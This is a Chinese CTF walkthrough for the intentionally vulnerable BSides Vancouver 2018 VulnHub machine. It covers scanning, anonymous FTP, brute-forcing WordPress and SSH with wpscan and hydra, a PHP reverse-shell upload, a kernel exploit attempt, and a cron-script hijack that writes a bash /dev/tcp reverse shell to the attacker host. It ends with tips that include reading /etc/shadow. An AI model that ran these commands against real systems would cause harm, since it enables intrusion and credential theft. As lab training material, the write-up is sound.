

## 一、靶机介绍

靶机地址：<https://www.vulnhub.com/entry/bsides-vancouver-2018-workshop%2C231/>

靶机难度：中级（CTF）

靶机发布日期：2018 年 3 月 21 日

靶机描述：

Boot2root 挑战旨在创建一个安全的环境，您可以在该环境中对（故意）易受攻击的目标执行真实的渗透测试。

目标：得到 root 权限&找到 flag.txt

## 二、信息探测

### 1、目标 IP 发现：

```
[sudo] password for kali:
(root@kali)-[/home/kali/Desktop]
# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:4a:c2:f4, IPv4: 192.168.155.166
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.155.1  00:50:56:c0:00:08      VMware, Inc.
192.168.155.2  00:50:56:ed:8c:c1      VMware, Inc.
192.168.155.188 00:0c:29:ef:88:02      VMware, Inc.
192.168.155.254 00:50:56:f7:2f:63      VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.966 seconds (130.21 hosts/sec). 4 responded

(root@kali)-[/home/kali/Desktop]
#
```

得到 IP：192.168.155.188

### 2、端口扫描

`nmap -p- --min-rate 1000 -T4 192.168.155.188`

```
(root@kali)-[/home/kali/Desktop]
# nmap -p- --min-rate 1000 -T4 192.168.155.188
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-29 04:46 EDT
Nmap scan report for 192.168.155.188
Host is up (0.00063s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:0C:29:EF:88:02 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.68 seconds
```

**nmap -p21,22,80 -sV -sC -A --min-rate 1000 -T4 192.168.155.188**

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-29 04:47 EDT
Nmap scan report for 192.168.155.188
Host is up (0.00042s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxr-xr-x  2 65534  65534      4096 Mar 03  2018 public
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.155.166
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 4
|     vsFTPD 2.3.5 - secure, fast, stable
|_ End of status
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|   256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http      Apache httpd 2.2.22 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
| http-robots.txt: 1 disallowed entry
|_ /backup_wordpress
|_ http-server-header: Apache/2.2.22 (Ubuntu)
MAC Address: 00:0C:29:EF:88:02 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.43 ms 192.168.155.188
```

### 三、Getshell

#### 端口扫描时发现

```
21/tcp    open  ftp      vsftpd 2.3.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxr-xr-x  2 65534  65534      4096 Mar 03  2018 public
```

连接 ftp:


```
(kali㉿kali)-[~/Desktop]
$ ftp 192.168.155.188
Connected to 192.168.155.188.
220 (vsFTPd 2.3.5)
Name (192.168.155.188:kali): Anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> █
```

最终找到：

```
ftp> more users.txt.bk
abatchy
john
mai
anne
doomguy

ftp> █
```

保存下来



没有其他信息了，退出

拿去爆破一下 ssh

很遗憾，不支持密码认证

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-29 04:53:35
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 30 login tries (l:5/p:6), ~2 tries per task
[DATA] attacking ssh://192.168.155.188:22/
[ERROR] target ssh://192.168.155.188:22/ does not support password authentication (method reply 4).
```

回头又去爆了一下 ftp，无果。只能看站点了

← ↻ ⚠ 不安全 | 192.168.155.188

## It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

源码没有东西，进行路径扫描

dirsearch -u <http://192.168.155.188/>


```
[05:19:55] 403 - 259B - /doc/
[05:19:51] 200 - 63B - /robots.txt
[05:19:52] 403 - 242B - /server-status
[05:19:52] 403 - 242B - /server-status/
```

访问得到：


← ↻ ⚠ 不安全 | 192.168.155.188/robots.txt

User-agent: \*  
Disallow: /backup\_wordpress

又是 wordpress，访问得到



没什么东西，继续扫描：



Hi there! I'm just a plugin, not much I can do when called directly.

版本号：

Version 4.5

Semantic Personal Publishing Platform


## Index of /backup\_wordpress/wp-includes

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
 <a href="#">Parent Directory</a>		-	
 <a href="#">ID3/</a>	12-Apr-2016 11:46	-	
 <a href="#">SimplePie/</a>	12-Apr-2016 11:46	-	
 <a href="#">Text/</a>	12-Apr-2016 11:46	-	
 <a href="#">admin-bar.php</a>	09-Mar-2016 20:42	25K	
 <a href="#">atomlib.php</a>	28-Jun-2015 08:27	11K	
 <a href="#">author-template.php</a>	27-Jan-2016 19:51	15K	
 <a href="#">bookmark-template.php</a>	22-Jun-2015 13:55	11K	
 <a href="#">bookmark.php</a>	18-Dec-2015 15:01	13K	
 <a href="#">cache.php</a>	25-Feb-2016 04:53	22K	
 <a href="#">canonical.php</a>	08-Jan-2016 23:33	26K	
 <a href="#">capabilities.php</a>	06-Feb-2016 17:27	18K	

权限有设置，只能看一些不重要的

登录页面：

⚠ 不安全 | 192.168.155.188/backup\_wordpress/wp-login.php



Username or Email

Password

☐ Remember Me

[Lost your password?](#)

Bp 爆破呗：

只有 john

2john200803839

密码不对，应该是字典太小了，就是这个思路，换个大数据应该可以



就是 kali 自带 Bp 老的线程太慢了，用 wpscan 弄一下

又看到 admin,两个用户了

wpscan --url http://192.168.155.188/backup\_wordpress

```
(root@kali)-[~]  
# wpscan --url http://192.168.155.188/backup_wordpress
```

---

WPScan®  
WordPress Security Scanner by the WPScan Team  
Version 3.8.28  
@WPScan\_, @ethicalhack3r, @erwan\_lr, @firefart

枚举可能用户:

wpscan --url http://192.168.155.188/backup\_wordpress/ --enumerate u

```
[+] john  
| Found By: Author Posts - Display Name (Passive Detection)  
| Confirmed By:  
|   Rss Generator (Passive Detection)  
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
|   Login Error Messages (Aggressive Detection)  
  
[+] admin  
| Found By: Author Posts - Display Name (Passive Detection)  
| Confirmed By:  
|   Rss Generator (Passive Detection)  
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
|   Login Error Messages (Aggressive Detection)
```

爆破密码:


wpscan --url http://192.168.155.188/backup\_wordpress/ --passwords

/usr/share/wordlists/rockyou.txt --usernames john --max-threads


100

得到 john/enigma

拿去登录一下:




找到文件上传点：



找到自带反弹脚本：



改一下 IP 和端口




嗯不行




Sorry, this file type is not permitted for security reasons.

## 换回老地方：plugins（当然外观 404 也是很经典）



## 在这里找到：



## 点进去一路访问：

```
(kali@kali) [~/desktop]
$ nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.155.166] from (UNKNOWN) [192.168.155.188] 47751
Linux bsides2018 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 athlon i386
06:59:37 up 22 min, 0 users, load average: 0.00, 0.01, 0.05
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

生成交互式命令行

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

1、 内核提权

查看发行版:

```
$ cat /etc/os-release
NAME="Ubuntu"
VERSION="12.04.4 LTS, Precise Pangolin"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu precise (12.04.4 LTS)"
VERSION_ID="12.04"
```

12.04 很常见了, 存在内核提权的

```
searchsploit -m 37292.c
```

```
wget http://192.168.155.166:442/37292.c
```

很遗憾失败了

```
www-data@bsides2018:/tmp$ ls
ls
37292.c
www-data@bsides2018:/tmp$ gcc 37292.c -o shell
gcc 37292.c -o shell
www-data@bsides2018:/tmp$ ls
ls
37292.c  shell
www-data@bsides2018:/tmp$ chmod 777 shell
chmod 777 shell
www-data@bsides2018:/tmp$ ./shell
./shell
spawning threads
failed to create new user namespace
failed to create new mount namespace
child threads done
exploit failed
www-data@bsides2018:/tmp$
```


## 2、 ssh 连接 su 提权

Cat /etc/passwd

```
abatchy:x:1000:1000:abatchy,,,:/home/abatchy:/bin/bash
mysql:x:115:125:MySQL Server,,,:/nonexistent:/bin/false
ftp:x:116:126:ftp daemon,,,:/srv/ftp:/bin/false
john:x:1001:1001:,,,:/home/john:/bin/bash
mai:x:1002:1002:,,,:/home/mai:/bin/bash
anne:x:1003:1003:,,,:/home/anne:/bin/bash
doomguy:x:1004:1004:,,,:/home/doomguy:/bin/bash
sshd:x:117:65534::/var/run/sshd:/usr/sbin/nologin
$
```

su john 但是身份验证失败

保存一下:



```
1 john
2 mai
3 anne
4 doomguy
5 |
```

hydra -L user1.txt -P /usr/share/wordlists/rockyou.txt -t 4 192.168.155.188

ssh

```
[DATA] attacking ssh://192.168.155.188:22/
[22][ssh] host: 192.168.155.188 login: anne password: princess
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] all children were disabled due too many connection errors
0 of 1 target successfully completed, 1 valid password found
[INFO] Writing restore file because 2 server scans could not be completed
[ERROR] 1 target was disabled because of too many errors
[ERROR] 1 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-29 10:19:06
```

```
(kali㉿kali)-[~/Desktop]
└─$ ssh -oHostKeyAlgorithms=+ssh-rsa anne@192.168.155.188
The authenticity of host '192.168.155.188 (192.168.155.188)' can't be established.
ECDSA key fingerprint is SHA256:FhT9tr50Ps28yBw38pBWN+YEx5wCU/d8o1Ih22W4fyQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.155.188' (ECDSA) to the list of known hosts.
anne@192.168.155.188's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Mar  4 16:14:55 2018 from 192.168.1.68
anne@bsides2018:~$
```

su 直接提权

```
Last login: Sun Mar  4 16:14:55 2018 from 192.168.1.68
anne@bsides2018:~$ id
uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)
anne@bsides2018:~$ sudo su
[sudo] password for anne:
root@bsides2018:/home/anne# id
uid=0(root) gid=0(root) groups=0(root)
root@bsides2018:/home/anne#
```

完成

```

flag.txt
root@bsides2018:~# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17
root@bsides2018:~#

```

### 3、 定时任务

列出与系统定时目录相关的文件和配置：

ls -la /etc/cron\*

```

www-data@bsides2018:/tmp$ ls -la /etc/cron*
ls -la /etc/cron*
-rw-r--r-- 1 root root 769 Mar  3  2018 /etc/crontab

/etc/cron.d:
total 28
drwxr-xr-x  2 root root 4096 Mar  3  2018 .
drwxr-xr-x 130 root root 12288 May 29  2025 ..
-rw-r--r--  1 root root  102 Apr  2  2012 .placeholder
-rw-r--r--  1 root root  288 Jun 20  2010 anacron
-rw-r--r--  1 root root  544 Feb 13  2017 php5

/etc/cron.daily:
total 84
drwxr-xr-x  2 root root 4096 Mar  3  2018 .
drwxr-xr-x 130 root root 12288 May 29  2025 ..
-rw-r--r--  1 root root  102 Apr  2  2012 .placeholder
-rwxr-xr-x  1 root root  311 Jun 20  2010 0anacron
-rwxr-xr-x  1 root root  633 Jul 15  2016 apache2
-rwxr-xr-x  1 root root  219 Apr 10  2012 apport
-rwxr-xr-x  1 root root 15399 Apr 20  2012 apt
-rwxr-xr-x  1 root root  502 Mar 31  2012 bsdmainutils
-rwxr-xr-x  1 root root  256 Apr 12  2012 dpkg
-rwxr-xr-x  1 root root  372 Oct  4  2011 logrotate
-rwxr-xr-x  1 root root 1365 Dec 28  2012 man-db
-rwxr-xr-x  1 root root  606 Aug 17  2011 mlocate
-rwxr-xr-x  1 root root  249 Apr  8  2012 passwd
-rwxr-xr-x  1 root root  2417 Jul  1  2011 popularity-contest

```

```

www-data@bsides2018:/tmp$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * root    /usr/local/bin/cleanup
#

```

```
file /usr/local/bin/cleanup
/usr/local/bin/cleanup: POSIX shell script, ASCII text executable
www-data@bsides2018:/tmp$ cat /usr/local/bin/cleanup
cat /usr/local/bin/cleanup
#!/bin/sh

rm -rf /var/log/apache2/*          # Clean those damn logs!!

www-data@bsides2018:/tmp$
```

**echo '#!/bin/bash' > cleanup**

**echo 'bash -i >& /dev/tcp/192.168.155.166/4444 0>&1' >> cleanup**

重开监听

等待获得 root 权限

题外话，贴一点 tips:

getshell 后查看命令:

1、查看发行版:

`cat /etc/os-release`

2、列出与系统定时目录相关的文件和配置:

`ls -la /etc/cron*`

3、`cat /etc/passwd` `cat /etc/shadow`

4、查看可以以 root 权限执行的命令

`sudo -l`

5、查看可以以所有者身份执行的程序

`find / -type f -perm -4000 -user root 2>/dev/null`